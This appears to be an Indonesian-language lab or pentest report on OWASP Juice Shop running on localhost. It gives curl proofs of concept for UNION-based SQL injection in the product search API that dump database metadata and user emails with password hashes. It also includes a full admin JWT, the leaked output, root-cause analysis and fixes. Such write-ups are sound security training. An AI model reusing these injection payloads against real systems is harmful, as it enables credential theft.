Nama: Inkka Ruslly Dwitama

1. **Menampilkan metadata database melalui SQL Injection dari API Search**

   POC:

```
curl --location
'http://localhost:3000/rest/products/search?q=walwae%27))%20union%20all%20sele
ct%201%2C2%2C3%2Csql%2C5%2C6%2C7%2C8%2C9%20from%20sqlite_maste
r%20--%20' \
--header 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:141.0) Gecko/20100101
Firefox/141.0' \
--header 'Accept: application/json, text/plain, */*' \
--header 'Accept-Language: en-US,en;q=0.5' \
--header 'Accept-Encoding: gzip, deflate, br, zstd' \
--header 'Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm
9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIs
InJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9
maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZ
G1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZW
RBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsInVwZGF0ZWRBd
CI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsImRlbGV0ZWRBdCI6b
nVsbH0sImlhdCI6MTc2MjIyMjE4Nn0.OcCHF2hcaY1MnUMPozwYbemibjhMAb0RV-
rJmtUt7AwfpEFnKMN917Qy6r73xBC88rwNkwIRFHRy0rLSFLPaJ4jETdwiByBKjFDd
oG62FvKV66ngM2I-
yUbsRQkZ5ttnHLZUQLkTH0LS1pbo4JfCy5imOldqQ6DwUZHU6RYkufs' \
--header 'Connection: keep-alive' \
--header 'Referer: http://localhost:3000/' \
--header 'Cookie: language=en; welcomebanner_status=dismiss;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiw
iZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlL
XNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4Yj
UwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLC
Jwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1
bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZ
WF0ZWRBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsInVwZGF
0ZWRBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsImRlbGV0ZW
RBdCI6bnVsbH0sImlhdCI6MTc2MjIyMjE4Nn0.OcCHF2hcaY1MnUMPozwYbemibjh
MAb0RV-
rJmtUt7AwfpEFnKMN917Qy6r73xBC88rwNkwIRFHRy0rLSFLPaJ4jETdwiByBKjFDd
oG62FvKV66ngM2I-
yUbsRQkZ5ttnHLZUQLkTH0LS1pbo4JfCy5imOldqQ6DwUZHU6RYkufs;
continueCode=rozjEoymrJLQPMX7aW6e5klOnALDfQOunvA12VZwBv3DYK8zp9Nx
gRq4bPEJ' \
--header 'Sec-Fetch-Dest: empty' \
--header 'Sec-Fetch-Mode: cors' \
--header 'Sec-Fetch-Site: same-origin' \
--header 'If-None-Match: W/"354c-6d1xlK0oc7Grgby0zEAm9JOeaa0"'
```

Root Cause Analysis:

1. Penggunaan string concatenation dalam query, sehingga penyerang bisa memasukkan karakter atau kode SQL khusus (misalnya, tanda kutip ', tanda komentar --, atau operator logika seperti OR) untuk mengubah perilaku query.
2. Kurangnya Pembatasan Hak Akses Pengguna di Database, sehingga ketika penyerang dapat mengeksploitasi SQL Injection, dan aplikasi menggunakan akun database dengan hak akses administrator atau akses yang sangat luas, penyerang bisa merusak data, mengakses informasi sensitif, atau bahkan mengambil alih seluruh database.

Rekomendasi Perbaikan:


1. Sanitize input dari user, validasi untuk tidak menggunakan karakter-karakter yang dilarang.
2. Gunakan parameterized query
3. Hindari penggunaan string concatenation
4. Batasi hak akses user di database.

2. Mengambil semua *user credentials*.
   POC:


```
curl --location
'http://localhost:3000/rest/products/search?q=walwae%27))%20union%20all%20sele
ct%201%2C2%2Cusername%2Cemail%2Cpassword%2C6%2C7%2C8%2C9%20fro
m%20users%20--%20' \
--header 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:141.0) Gecko/20100101
Firefox/141.0' \
--header 'Accept: application/json, text/plain, */*' \
--header 'Accept-Language: en-US,en;q=0.5' \
--header 'Accept-Encoding: gzip, deflate, br, zstd' \
--header 'Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm
9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIs
InJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9
maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZ
G1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZW
RBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsInVwZGF0ZWRBd
CI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsImRlbGV0ZWRBdCI6b
nVsbH0sImlhdCI6MTc2MjIyMjE4Nn0.OcCHF2hcaY1MnUMPozwYbemibjhMAb0RV-
rJmtUt7AwfpEFnKMN917Qy6r73xBC88rwNkwIRFHRy0rLSFLPaJ4jETdwiByBKjFDd
oG62FvKV66ngM2I-
yUbsRQkZ5ttnHLZUQLkTH0LS1pbo4JfCy5imOldqQ6DwUZHU6RYkufs' \
--header 'Connection: keep-alive' \
--header 'Referer: http://localhost:3000/' \
--header 'Cookie: language=en; welcomebanner_status=dismiss;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiw
iZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlL
```

```
XNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4Yj
UwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLC
Jwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1
bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZ
WF0ZWRBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsInVwZGF
0ZWRBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsImRlbGV0ZW
RBdCI6bnVsbH0sImlhdCI6MTc2MjIyMjE4Nn0.OcCHF2hcaY1MnUMPozwYbemibjh
MAb0RV-
rJmtUt7AwfpEFnKMN917Qy6r73xBC88rwNkwIRFHRy0rLSFLPaJ4jETdwiByBKjFDd
oG62FvKV66ngM2I-
yUbsRQkZ5ttnHLZUQLkTH0LS1pbo4JfCy5imOldqQ6DwUZHU6RYkufs;
continueCode=rozjEoymrJLQPMX7aW6e5klOnALDfQOunvA12VZwBv3DYK8zp9Nx
gRq4bPEJ' \
--header 'Sec-Fetch-Dest: empty' \
--header 'Sec-Fetch-Mode: cors' \
--header 'Sec-Fetch-Site: same-origin' \
--header 'If-None-Match: W/"354c-6d1xlK0oc7Grgby0zEAm9JOeaa0"'
```

Screenshot:



```
{
    "status": "success",
    "data": [
        {
            "id": 1,
            "name": 2,
            "description": "",
            "price": "admin@juice-sh.op",
            "deluxePrice": "0192023a7bbd73250516f069df18b500",
            "image": 6,
            "createdAt": 7,
            "updatedAt": 8,
            "deletedAt": 9
        },
        {
            "id": 1,
            "name": 2,
            "description": "",
            "price": "jim@juice-sh.op",
            "deluxePrice": "e541ca7ecf72b8d1286474fc613e5e45",
            "image": 6,
            "createdAt": 7,
            "updatedAt": 8
```



```
    {
        "id": 1,
        "name": 2,
        "description": "",
        "price": "bender@juice-sh.op",
        "deluxePrice": "0c36e517e3fa95aabf1bbffc6744a4ef",
        "image": 6,
        "createdAt": 7,
        "updatedAt": 8,
        "deletedAt": 9
    },
    {
        "id": 1,
        "name": 2,
        "description": "bkimminich",
        "price": "bjoern.kimminich@gmail.com",
        "deluxePrice": "6edd9d726cbdc873c539e41ae8757b8c",
        "image": 6,
        "createdAt": 7,
        "updatedAt": 8,
        "deletedAt": 9
    },
    {
```

Root Cause Analysis:

1. Input search tidak di validasi dan sanitasi sehingga user bisa mengirimkan query untuk mengambil data masternya
2. Penggunaan string concatenation dalam query, sehingga penyerang bisa memasukkan karakter atau kode SQL khusus (misalnya, tanda kutip ', tanda komentar --, atau operator logika seperti OR) untuk mengubah perilaku query.
3. Kurangnya Pembatasan Hak Akses Pengguna di Database, sehingga ketika penyerang dapat mengeksploitasi SQL Injection, dan aplikasi menggunakan akun database dengan hak akses administrator atau akses yang sangat luas, penyerang bisa merusak data, mengakses informasi sensitif, atau bahkan mengambil alih seluruh database.

Rekomendasi Perbaikan:

5. Sanitize input dari user, validasi untuk tidak menggunakan karakter-karakter yang dilarang.
6. Gunakan parameterized query
7. Hindari penggunaan string concatenation
8. Batasi hak akses user di database.